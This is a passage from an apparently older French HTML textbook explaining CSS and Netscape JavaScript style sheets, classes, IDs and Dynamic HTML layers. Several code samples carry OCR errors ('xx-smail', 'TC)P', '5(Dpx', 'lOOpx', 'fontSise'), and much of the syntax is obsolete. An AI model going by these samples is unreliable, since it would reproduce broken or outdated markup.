Il est important de noter que les mots-clé s'écrivent différemment : *font-size* et *fontSize* D'une manière générale le mot clé est le même. En syntaxe CSS, un tiret sépare le nom du qualificatif qui lui est associé *(font* et *size* ou *font* et *weight).* Dans la syntaxe JavaScript, les deux mots sont collés, mais le second commence par une capitale. Cette différence s'explique par le fait que CSS n'a pas la contrainte d'utiliser un langage de programmation et peut ainsi utiliser le signe moins. Il faut être très prudent avec l'orthographe des mots-clés qui sont sensibles à la casse. De même, on aura soin dans les deux normes de séparer les définitions par un point-virgule.

Classes de style

On peut ainsi définir, pour tout élément de structure HTML (<h1> ... <hn>, <blockquote>, <cite>, etc.), un style particulier. Mais, lorsque l'on définit un style pour les paragraphes, il s'applique à tous les paragraphes du document. Afin d'accroître la précision des réglages de typographie, il est possible d'adjoindre autant de classes particulières que nécessaire pour un élément HTML donné, ou de générer des classes s'appliquant à n'importe quelle balise HTML.
Les exemples suivants définissent une classe "rouge" et une classe "noir" qui seront valables pour toutes les balises HTML référençant cette classe, alors que la classe "bleu" ne sera valable que pour la balise <ADDRESS> et la classe grasRouge que pour la balise de paragraphe <P> :

```
<STYLE TYPE="text/css”>
  .rouge { color: red }
  .noir { color: black }
 ADDRESS.bleu { color : blue}
 P.grasRouge { color: red; font-weight: bold }
</STYLE>
```

ou dans une syntaxe JavaScript :

```
<STYLE TYPE="text/javascript">
 classes.rouge.all.color = "red";
 classes.noir.all.color = "black";
 classes.bleu.ADDRESS.color = "blue";
 classes.grasRouge.P.color = "red";
 classes.grasRouge.P.fontWeight = "bold";
```

```
</ STYLE>
```

En mode CSS, si l'on omet le nom d'une balise HTML et que l'on commence par un point, la définition peut être utilisée avec n'importe quelle balise. En mode JavaScript, le mot-clé *classes* est nécessaire pour définir une classe et le mot-clé *all* permet de spécifier l'ensemble des éléments HTML.

L'attribut CLASS

Cet attribut permet d'affecter une classe spécifique à une balise HTML ; il recevra donc toujours en paramètre le nom d'une classe existante.
Remarquons que si la définition des styles connaît deux normes (CSS et JavaScript), l'utilisation des styles est heureusement unique :

```
<P CLASS = bleu>Ce texte est bleu !
<P CLASS = grasRouge> et celui ci est rouge et gras ...
<H1 CLASS = grasRouge> Mais celui-ci reste standard car la classe
grasRouge ne s'applique qu'au paragraphe ...
```

Ainsi, l'exemple précédent fonctionne aussi bien avec une définition de type CSS qu'avec une définition de type JavaScript.

Sous-classe de style (ID)

La définition d'une classe peut être relativement longue si l'on veut régler un grand nombre de paramètres. Imaginons que l'on souhaite deux types de paragraphe dont seule la couleur diffère. On pourrait certes dupliquer la classe et changer uniquement la définition de couleur, mais la duplication de code est toujours source de problèmes... Il est donc plus simple de définir un modificateur agissant juste sur le ou les paramètres qui diffèrent.

```
<STYLE TYPE=text/css>
 .premiere {color: red; font-size: 20pt; font-weight: bold}
#vert {color: green}
</ STYLE>
```

Le caractère # est l'indicateur de définition d'un ID en mode CSS. On peut le faire précéder d'un signe HTML pour restreindre la portée de l'ID à cette balise HTML. Les définitions se font de manière standard, entre accolades :

```
P#vert {color: green}
```

n'autorise l'ID vert que dans les paragraphes.

Dans une syntaxe JavaScript :

```
<STYLE TYPE=text/javascript>
 classes.premiere.all.color = "red";
 classes.premiere.all.fontSize=20;
 classes.premiere.fontWeight="bold" ;
 ids.vert.color="green";
</STYLE>
```

L'attribut ID


Cet attribut peut être utilisé pour réaliser une exception dans une classe ou bien être utilisé seul ; dans ce dernier cas, il ne présente pas de différence fondamentale avec une classe.

```
<P CLASS=premiere>Ce texte est en 20 point, rouge et gras
<P CLASS=premiere ID=vert>Celui ci en 20 points gras mais vert !
<P ID=vert>ce dernier texte utilise la police par défaut, mais sa cou
leur est verte...
```

<SPAN> avec l'attribut CLASS

Si l'on veut appliquer les définitions de style d'une classe à autre chose qu'une balise HTML, c'est-à-dire à un bloc de texte non balisé, on dispose de la balise <SPAN>. Celle-ci permet de définir un bloc de texte auquel s'appliquera le style référencé avec l'attribut CLASS. Dans l'exemple suivant, on a réalisé un logotype en trois couleurs :


```
<html>
<head><title>Les styles</title>
<style type=text/javascript>
     classes.TITRE.all.fontSize = 36;
     classes.TITRE.all.fontFamily ="sans-serif";
     classes.TITRE.all.backgroundColor= "black";
     classes.TITRE.all.borderWidths(1);
     classes.INV_TITRE.all.backgroundColor="white";
     classes.BLANC.all.color="white";
     classes.ROUGE.all.color="red”;
     classes.NOIR.all.color="black";
</style>
</head>
<body>
<SPAN CLASS=TITRE>
<SPAN CLASS=BLANC> HTML<SPAN CLASS=ROUGE>_
<SPAN CLASS=INV_TITRE>_<SPAN CLASS=NOIR>STYLES 
</SPAN></SPAN></SPAN></SPAN></SPAN>
</ body >< / html >
```



Groupement

Afin de simplifier l'écriture, il est possible de grouper plusieurs balises HTML sur une même liste de définition :

```
<STYLE TYPE=text/Css>
H1, H2, H3 {color : red}
</STYLE>
```

Notez qu'une virgule sépare chacune des balises. Il n'y a pas de définition de groupement en JavaScript.

Sélection contextuelle

Il est possible de définir dans quel contexte le style va s'appliquer. Dans l'exemple suivant, on souhaite que seules les citations (CITE) définies dans des titres de niveau 3 (H3) soient de couleur bleue :

```
<STYLE TYPE=TEXT/CSS>
H3 CITE {color: blue}
</ STYLE>
<BODY>
<H3>Hello &agrave; l'encre noire !</H3>
<H3>Hello toujours en noir <CITE> mais ceci est en bleu</CITE></H3>
<CITE>et cela en noir ...</cite>
```

Remarquez, qu'à la différence du groupement, il n'y a pas de séparateur entre les balises. En JavaScript, le codage aurait été le suivant :

```
<STYLE TYPE=text/javascript>
 contextual (tags.H3, tags.CITE).color = "blue"
</STYLE>
```

L'héritage des styles

Lorsqu'on imbrique d'autres balises à l'intérieur de balises définissant un style, elles héritent du style défini dans les balises de niveau supérieur :

```
<H1 CLASS=vertCactus>Opuntia microdasys <EM>craint</EM> le gel !
```

Le mot « craint » encadré par la balise <EM> hérite des définitions faites dans le style vertCactus. Si la classe vertCactus définit une couleur verte, alors le mot « craint » est écrit avec cette couleur.

Définitions dans des fichiers externes

Le but des feuilles de style est de créer des définitions qui s'appliqueront à un ensemble de pages d'un serveur Web afin d'obtenir un style, une présentation homogène sur toutes les pages. Il serait donc pénible de recopier dans chaque document HTML les mêmes définitions de style.
On va donc décrire dans un fichier spécifique tous les styles, classes, et ID que l'on référencera ensuite dans les documents HTML.

Le fichier de style

Ce fichier ne contient pas de balise <STYLE>. Il ne contient que les définitions dans l'une ou l'autre des syntaxes décrites précédemment et sans aucune référence quant au langage utilisé pour faire ces définitions (CSS ou JavaScript). On peut inclure des commentaires dans un fichier de style. S'il est à la norme CSS, les commentaires sont inclus entre les séquences /* et */ et peuvent comporter une ou plusieurs lignes. En mode JavaScript, la même méthode est reconnue, mais de plus, toute ligne commençant par la séquence // est aussi considérée comme un commentaire. Le nommage du fichier n'a pas de règles ; il n'est pas du tout nécessaire de l'appeler avec une extension de type .htm ou .html.

```
/* Styles pour les pages de la rubrique "nouvelles"
      (ces styles doivent etre utilises en mode CSS)
*/
.premiere {color: red; font-size: 20pt; font-weight: bold}
#vert {color: green}      /*  execption*/
```

OU

```
// Styles pour les pages de la rubrique "nouvelles"
```

```
// (ces styles doivent etre utilises en mode JavaScript)

 classes.premiere.all.color="red";
 classes.premiere.all.fontSize=20;
 classes.premiere.fontWeight="bold";
 ids.vert.color="green";
```

<LINK> utilisation des fichiers externes

Cette balise aura à terme une portée plus grande et permettra de référencer d'autres fichiers externes que les fichiers de style. Trois attributs sont nécessaires pour référencer le fichier de style externe :

<LINK REL=stylesheet TYPE-text/norme HREF=url_du fichier_style>

L'attribut REL=stylesheet

Il permet d'indiquer que le fichier que l'on veut utiliser est un fichier de styles. A l'avenir, la balise <LINK> servira à référencer d'autres types de fichiers.


L'attribut TYPE

Comme il existe au moins deux normes de définitions des styles et que, dans les fichiers des styles on ne spécifie pas la norme, on va utiliser cet attribut pour l'indiquer :

- text/css
- text/javascript

L'attribut HREF

Comme chaque fois qu'il apparaît, cet attribut va pouvoir indiquer par sa valeur l'adresse (l'URL) du fichier externe contenant les styles.



Le fichier HTML **Le fichier du style(exStyl)**

Il existe une seconde façon de référencer un fichier de style externe. Elle s'utilise dans la balise <STYLE> et est similaire à l'appel d'un fichier image (balise <IMG>).

<STYLE TYPE=text/norme SRC=url_du_fichier_de_styles></STYLE>

Enfin, il est tout à fait possible de mixer dans un même document HTML des appels à des fichiers externes, qu'ils soient définis en norme CSS ou JavaScript, et des définitions internes.

Définition ponctuelle d'un style dans une balise

Il peut être nécessaire dans un document HTML de donner un style particulier à un élément, ce style, utilisé une seule fois, ne justifie pas qu'il soit décrit au niveau des déclarations générales. Il est donc possible d'inclure dans une balise quelconque l'attribut STYLE.

L'attribut STYLE

```
<P STYLE="font-size=50; color=red"> paragraphe Rouge en corps 50</p>
```

Comme le montre l'exemple ci-dessus, l'attribut STYLE ne permet pas de déclaration quant à la norme qui va être utilisée. Il est recommandé dans ce cas d'utiliser une syntaxe de type CSS.

Les définitions de style

Nous venons de décrire comment utiliser des feuilles de style dans un document HTML, nous allons maintenant examiner les possibilités offertes pour influencer la présentation du document. Rappelons que chacun des mots-clés s'écrit différemment en CSS ou en JavaScript.

Les polices de caractères

font-size (fontSize) - taille des caractères

Permet d'intervenir sur la taille des caractères. On devra lui associer une des valeurs suivantes :

- En valeur absolue, on peut indiquer soit directement la taille en point, soit une des valeurs suivantes (de la plus petite taille à la plus grande) : **xx-smail, x-smail, smail, medium, large, x-large, xx-large.**
- En valeur relative, on indiquera soit **larger** pour prendre la fonte directement de la taille au-dessus, soit **smailer** pour la taille au-dessous. On peut aussi indiquer un pourcentage de la taille courante.

Exemples en mode CSS :

```
P {font-size: xx-large)
```

```
P {font-size: 120%} /* augemntation de 120% */
P {font-size: 1.2 em} /* augmentation de 120%*/
P {font-Size: 24pt}
```

Exemples en mode JavaScript :

```
tags.P.fontSize = "xx-large";
tags.P.fontSize = "120%";
tags.P.fontSize = "1.2em";
tags.P.fontSise = 24;
tags.P.fontSize = "24pt";
```

font-style (fontStyle)

Une police de caractères est définie soit en normal (droit ou régulier), soit en oblique (oblique ou italique). Les valeurs à associer sont donc : **normal** ou **italic** (le mot **oblique** est aussi reconnu).

font-family (fontFamily) - famille de caractères

Par famille de fonte, on entend essentiellement les caractères avec empattement (Times par exemple), sans empattement (comme Helvetica), non proportionnelles (Courier), manuscrites (Kunstler-script) ou fantaisie (Western).

Les valeurs à indiquer seront : **serif** (police à empattement), **sans serif** (police sans empattement), **cursive** (police manuscrite), **monospace** (police non proportionnelle) et **fantasy** (police fantaisie).

font-weight (fontWeight) - graisse des caractères

Pour un caractère standard, la valeur à indiquer est **normal.** Si l'on veut un caractère gras on indique alors **bold,** et on peut alors spécifier un niveau de graisse compris entre **100** et **900.** Si l'on veut travailler relativement à la graisse des caractères en cours, on peut utiliser **bolder** (plus gras) ou **lighter** (plus clair).

Propriétés des textes

line-height (lineHeight) - interligne

L'interligne peut être spécifié directement en points **pt** ou en pourcentage *%*. Si l'on ne donne ni l'unité ni le pourcentage, le nombre est interprété comme un multiplicateur.

Ainsi, 1.2 ou 1.2em multiplie la valeur par défaut de l'interligne par 1.2 ; en revanche 20pt donnera un interligne de 20 points. Il faut noter que, d'une manière générale, lorsqu'on travaille en relatif (pourcentage), les définitions incluses héritent de la modification d'interligne.

```
P { line-height: 20pt }
```

text-align (textAlign) - alignement, justification

Comme dans un traitement de texte, on peut aligner le texte à gauche avec la valeur **left,** à droite avec **right,** centrer avec **center** ou le justifier avec **justify.**

```
P { text-align: justify }
```

text-indent (textIndent) - indentation

Le retrait du texte sur la première ligne d'un bloc se détermine en points ou en pourcentage, de la même façon que pour l'interligne. On peut appliquer un retrait ou une indentation à la première ligne d'un paragraphe P d'un bloc Hn.

```
P { text-indent: 2em }
```

text-transform (textTransform) traitement de la casse

Cette option est très intéressante lorsque le texte à afficher n'est pas composé mais plutôt issu d'un traitement automatique, une base de données par exemple. On peut forcer le passage automatique en minuscules par la valeur **lowercase,** en capitales par la valeur **uppercase,** ou mettre le premier caractère seulement en majuscules par la valeur **capitalize.**

```
H1 { text-transform: capitalize }
```

Le bloc


Toute balise provoquant un espace de type paragraphe (<P>, <H1>...) définit un bloc qui peut être positionné précisément dans une page et dont on peut choisir la couleur ou l'image en fond. Ce positionnement précis permet la conception de documents avec une mise en page élaborée, très proche du document papier. Mais attention ! le positionnement est relatif par rapport au dernier élément inscrit dans la page.

Il est possible de fixer la taille exacte du bloc en hauteur **height** et en largeur **width** ainsi que la couleur du fond **background-color (backgroundColor),** ou de disposer une image en fond **background-image (backgroundImage).**
Les marges peuvent être choisies de façon indépendante :

- la marge à droite : **margin-right (marginRight)**
- la marge à gauche : **margin-left (marginLeft)**
- la marge en haut : **margin-top (marginTop)**
- le marge en bas : **margin-bottom (marginBottom)**

On peut aussi régler le blanc autour du bloc :

- espace à droite : **padding-right (paddingRight)**
- espace à gauche : **padding-left (paddingLeft)**
- espace en haut : **padding-top (paddingTop)**
- esapce en bas : **padding-bottom (paddingBottom**)



La bordure est entièrement paramétrable grâce au mot-clé **border-style (borderStyle)** où le paramètre borderStyle permet d'indiquer le style du cadre :

- avec la valeur **none** pour pas de bordure,
- avec la valeur **3D** pour un effet de relief,
- avec la valeur **solid** pour un trait plein.

Chacun des traits composant la bordure peut avoir une taille différente :

- **border-top-width (borderTopWidth)** pour le segment du haut,
- **border-right-width (borderRightWidth)** pour le segment de droite,
- **border-bottom-width (borderBottomWidth)** pour le segment du bas,
- **border-left-width (borderLeftWidth)** pour le segment de gauche,

La couleur de la bordure est définie par **border-color (borderColor).**

RÉSUMÉ

Les styles d'une page HTML sont définis entre les balises **<STYLE>** et **</STYLE>.** L'attribut **TYPE** de cette balise prendra la valeur **text/css** ou **text/javascript** selon que l'on utilisera l'une ou l'autre des deux normes.
Dans la norme **CSS** (<STYLE TYPE="text/css">, un style se définit par la nom de la balise (P, H1, CITE par exemple) suivi, entre accolades {} des définitions afférentes à cette balise. On peut mettre entre accolades autant de définitions que nécessaire en les séparant par un point-virgule (;). Chaque définition est constituée d'un mot-clé (font-size, color par exemple) séparé de sa valeur par deux points (:).
On peut grouper plusieurs balises sur une même définition, il suffit pour cela de séparer les balises par une **virgule.**
Il est possible d'indiquer que le style ne s'applique à une balise que lorsque celle-ci est incluse dans une autre balise (sélection contextuelle). Pour ce faire, on fait précéder la définition de la liste des balises, mais cette fois le séparateur n'est pas la virgule mais **l'espace.**

Dans la norme **JavaScript** (<STYLE TYPE="text/javascript">), la syntaxe est plus près du nommage objet. On déclare donc pour une balise donnée le mot-clé **tags,** qui indique que l'on travaille sur une balise. On indique ensuite, derrière un point, la balise (P, H1, CITE par exemple) ; enfin, toujours séparée par un point, la propriété de la balise (fontSize, color par exemple). L'opérateur égale = permet d'affecter une valeur.
En JavaScript la sélection contextuelle commence par le mot-clé **contextual** suivi entre **parenthèses** de la liste des balises. Chaque balise est précédée du mot clé **tags** et séparée de la précédente par une **virgule.**

Il existe une notion de classes permettant d'affecter un style à la demande. <P CLASS=laUne> permet par exemple d'affecter un style particulier (laUne) ponctuel à la balise <P>.

Une classe est définie par un nom précédé d'un point (.) en mode CSS et par le mot-clef **classes** en mode JavaScript. Les définitions sont faites comme pour un style de balise.
Afin d'augmenter la souplesse, il existe un niveau supplémentaire de réglage, **l'ID**. Il permet par exemple de modifier ponctuellement une valeur définie dans une classe.

En mode CSS, un ID est défini par un nom précédé du caractère dièse (#), tandis qu'en mode JavaScript l'ID est défini par le mot-clef **ids.**
On peut ainsi combiner, dans une même balise, CLASS et ID.

Entre les balises **<SPAN CLASS= ... ID=...>** et **</SPAN>,** on peut affecter un style à un texte non standard (non balisé).

Il est possible, grâce à l'attribut **STYLE,** de définir ponctuellement un style pour une balise (<P STYLE="fontSize=50">).

Enfin, la balise **<LINK REL="stylesheet" TYPE="text/javascript_ou_css" HREF="url_du_fichier">** permet de référencer un fichier externe contenant les styles du document.

Les propriétés permettant d'agir sur les textes sont :

Mode CSS	Mode JavaScript	Réglage
font-size	fontSize	taille des caractères
font-Style	fontStyle	normal ou italique
font-family	fontFamily	empattement, proportionnalité
font-weight	fontWeight	graisse des caractères
line-height	lineHeight	interligne
text-align	textAlign	alignement, justification
text-indent	textIndent	décalage première ligne
text-transform	textTransform	capitalisation[1], casse

Toute balise définissant un espace vertical de type paragraphe génère automatiquement un bloc dont on peut contrôler la position :

Mode CSS	Mode JavaScript	Réglage
margin-right	marginRight	marge à droite
margin-left	marginLeft	marge à gauche
margin-top	marginTop	marge en haut
margin-bottom	marginBottom	marge en bas
padding-right	paddingRight	blanc à droite
padding-left	paddingLeft	blanc à gauche
padding-top	paddingTop	blanc en haut
padding-bottom	paddingBottom	blanc en bas

1. *capitalisation* : passage du premier caractère d'un mot en capitale

Chapitre 12

Positionnement dynamique

A ce point de l'ouvrage, faisons un bilan des différents documents HTML que nous sommes en mesure de produire :

- Des pages statiques comportant images et texte ; lorsqu'elles ont été envoyées par le serveur, elles ont une apparence immuable. Leur mise en page reste relativement limitée.
- Des pages que l'on peut qualifier d'interface de saisie, puisqu'elles comportent des éléments d'entrée accessibles au lecteur (les formulaires). Elles peuvent de façon limitée se modifier sans nouvelle connexion au serveur grâce à des scripts (JavaScript). Ces scripts peuvent agir sur certains éléments existant dans la page, essentiellement les objets du formulaire (listes, champs de saisie, etc.) ou créer de nouvelles fenêtres (alertes, informations, etc.). Ils ne sont pas en mesure d'intervenir sur le texte, ne savent pas réorganiser par exemple un formulaire en fonction d'un premier choix effectué par le lecteur.
- Des pages comportant des animations sont possibles en utilisant des images animées ou en utilisant des scripts changeant la ressource d'une image, mais il reste très difficile de jouer sur la transparence ou de faire cohabiter dans une même scène des images indépendantes : il n'y a pas de notion de plans (devant/derrière).

Sous la même dénomination *Dynamic HTML,* Netscape avec Communicator et Microsoft avec Internet Explorer 4 proposent une nouvelle technologie permettant une gestion plus souple du contenu et du comportement de la page. Cette technologie consiste en deux nouveaux concepts simples : les blocs et les couches. Le bloc est intimement lié aux feuilles de style ; il définit un sous-ensemble de la page pouvant contenir texte, images ou formulaire, mais s'enrichit de propriétés particulières : marge à gauche, marge à droite, bordure, couleur, visibilité, etc. Grâce à ces propriétés, il devient possible de placer au pixel près un bloc dans une page. Mais surtout les pages deviennent modifiables au tra-

vers de scripts, ce qui autorise le déplacement de blocs, toujours sans recours au serveur, et ainsi la création d'animations. Il est possible à tout moment de rendre un bloc visible, partiellement visible ou invisible. Quant aux couches, elles permettent d'ordonner l'empilement des blocs dans un espace tridimensionnel : premier plan, second plan, arrière-plan.

On l'aura compris : grâce au positionnement dynamique de blocs répartis sur des couches dont on peut contrôler la visibilité, tout devient possible. Le texte ou le bouton qui n'existait pas sur la page apparaît d'un clic ou un mouvement de souris et cela sans qu'il soit nécessaire de redessiner (ou recharger) une nouvelle page. Il est cependant important de comprendre que les éléments qui apparaissent ou disparaissent au gré des actions du lecteur existaient dans la page dès son chargement. On ne crée pas des éléments par cette méthode, on rend visibles ou invisibles des éléments qui ont été préalablement décrits dans le code HTML.

Il est enfin très important de rappeler que HTML n'est dynamique que grâce aux scripts qui seront associés ! On n'animera pas une page si l'on ne décide pas de faire l'effort de programmer un peu...

Avec une approche légèrement différente, Netscape et Microsoft en se référant tous deux aux recommandations du W3C, intègrent ces nouvelles techniques dans leurs *browsers*.

Les couches





Figure 27 - Empilage de couches

On peut imaginer construire plusieurs documents HTML qui s'affichent sur une même page du *browser*. Chacun des documents est empilé selon un axe Z et peut contenir des blocs de texte, d'images ou de formulaires décrits dans une couche (*layer*) pouvant être transparente, visible ou invisible. Chacune des couches peut à son tour accueillir d'autres couches, et ainsi de suite.
Définir une couche, c'est au minimum lui donner un nom, et déterminer sa position dans la page. Si l'on souhaite positionner la couche à une adresse graphique précise dans la page, on utilisera la syntaxe **position: absolute** et on complétera en donnant au minimum les coordonnées du point en haut et à gauche, **LEFT** (ou X) et **TOP** (ou Y). La syntaxe **position: relative** indique que la couche se situera à la suite de la partie du document qui est construit hors de l'ensemble des couches.



Bien sûr, la définition d'une couche peut être faite en mode CSS ou en mode JavaScript.

Mode CSS

En mode CSS, les caractéristiques de la couche sont codées dans la zone STYLE ; le nom de la couche est précédé du caractère #.

```
<STYLE TYPE=text/css>
 #coucheA {position: absolute; left: 50px; top: 50px;}
 #coucheB {position: absolute; left: 200px; top: lOOpx; }
 #coucheC {position: relative;}
</STYLE>
```

<SPAN> avec attribut ID

La construction du contenu de la couche se fait entre les balises <SPAN>, dont l'attribut ID référence une couche précédemment définie dans la zone STYLE.

```
<BODY>
 <SPAN ID=coucheA>

 </SPAN>
 <SPAN ID=coucheB>

 </SPAN>
```

Mode JavaScript

Dans ce mode, une seule balise se substitue à la définition de couche en zone STYLE et à la balise <SPAN> :

<LAYER> <ILAYER>

Les attributs ID, TOP et LEFT

Cette balise apparaît dans le corps du document. Elle admet l'attribut **ID** pour nommer la couche ainsi que les attributs de positionnement **LEFT** et **TOP**. On utilisera **LAYER** pour un positionnement absolu dans la page, et ILAYER pour un positionnement relatif au reste du document défini hors couche. Si le document hors couche ne contient rien au moment où l'on utilise **ILAYER**, le contenu décrit dans cette couche se situe à l'adresse 0,0 du browser (tout en haut à gauche).

```
<BODY>
<LAYER ID=couche A LEFT=50px TC)P=50px>

</LAYER>
<LAYER ID=coucheB LEFT=200px TOP=100px>

</LAYER>
```

Les attributs Z-INDEX, ABOVE et BELOW


Normalement, les couches s'empilent du dessous vers le dessus dans l'ordre où elles sont créées. Il est possible de bouleverser cet ordre à l'aide des attributs suivants :

- **Z-INDEX**, auquel on attribue un nombre, permet de classer les couches en mettant le plus au fond la couche dont l'index est le plus faible. Ainsi, la couche dont Z-INDEX=2 se trouve au-dessus de la couche dont le Z-INDEX=1.
- **ABOVE** (dessus) et **BELOW** (dessous) fonctionnent différemment ; la valeur qu'ils prennent est le nom d'une couche qui doit déjà exister :

```
<LAYER ID=coucheA LEFT=50px TOP=5(Dpx >
<H1><FONT COLOR= "red">HELLO</H1>
</LAYER>
<LAYER ID=coucheB LEFT=50px TOP=50px ABOVE=coucheA>
<H1>HELLO</H1>
</LAYER>
```

Dans l'exemple ci-dessus, si l'on fait abstraction du paramètre ABOVE, on devrait voir le mot HELLO écrit en noir puisqu'on écrit dans chaque couche le mot à la même place (superposition exacte des mots) et que la couleur rouge est définie dans la première couche (donc dessous). Or dans la couche B, on indique grâce à l'attribut *above* que la couche A est dessus. Finalement, le mot HELLO apparaît en rouge.

Petite astuce : on peut remarquer dans cet exemple que si l'on décale un peu (1 ou 2 pixels) le texte rouge vers le haut et à gauche, on donne un effet d'ombrage au mot.



Nous verrons, dans les événements JavaScript associés aux couches, que le Z-index permet de réaliser facilement un système de fiches à onglets.

Les attributs BGCOLOR et BACKGROUND

Ces attributs permettent de contrôler la couleur de la couche ou de mettre une image en fond de façon tout à fait similaire à la balise BODY. Si ces attributs sont absents, la couche est **transparente.**

Les attributs WIDTH et HEIGHT


Ils permettent de définir la largeur **(WIDTH)** et la hauteur **(HEIGHT)** de la couche. Dans le sens horizontal, il n'y a pas de coupure des mots. En conséquence, si un mot (ou une image) ne tient pas sur la largeur définie, cette largeur est automatiquement étendue. De même, si l'objet ou le texte nécessite une hauteur plus grande que celle qui est définie, cette hauteur est étendue à la taille requise. On peut éviter ces ajustements automatiques à l'aide de l'attribut CLIP

L'attribut CLIP

Cet attribut permet de fixer la zone de visibilité de la couche, à l'aide des quatre coordonnées relatives à la couche indiquées dans l'ordre suivant : **LEFT** (ou XO), **TOP** (ou YO), **RIGHT** (ou X1), **BOTTOM** (ou Yl). Ainsi, dans la couche définie comme suit, on contraint le contenu de la couche à ne pas dépasser la largeur et la hauteur fixées :

```
<LAYER ID=PREMIERE LEFT=50 TOP=75 WIDTH=200 HEIGHT=280
CLIP="0,0,200,280">
```

Toute information hors du champ de visibilité sera perdue ; il n'y a pas de déclenchement d'ascenseurs !



ATTENTION : Les valeurs sont séparées par des virgules. Si l'on ne met pas la chaîne entre guillemets (" "), il ne faut pas mettre d'espaces avant ou après les virgules.

L'attribut VISIBILITY

C'est en jouant sur la valeur de cet attribut que l'on fait apparaître ou disparaître totalement une couche. Les valeurs peuvent être SHOW pour visible, HIDDEN pour invisible, et INHERIT pour indiquer, dans le cas où des couches sont emboîtées, que la couche hérite de la visibilité de la couche mère.

L'attribut SRC

Le contenu ou document contenu dans la couche peut être défini comme nous venons de le voir entre les balises <LAYER> et </LAYER>. On peut aussi appeler un document HTML enregistré dans un fichier externe (un peu comme on appelle une image). La valeur attribuée à SRC est l'URL du document à inclure.

Le dynamisme des couches

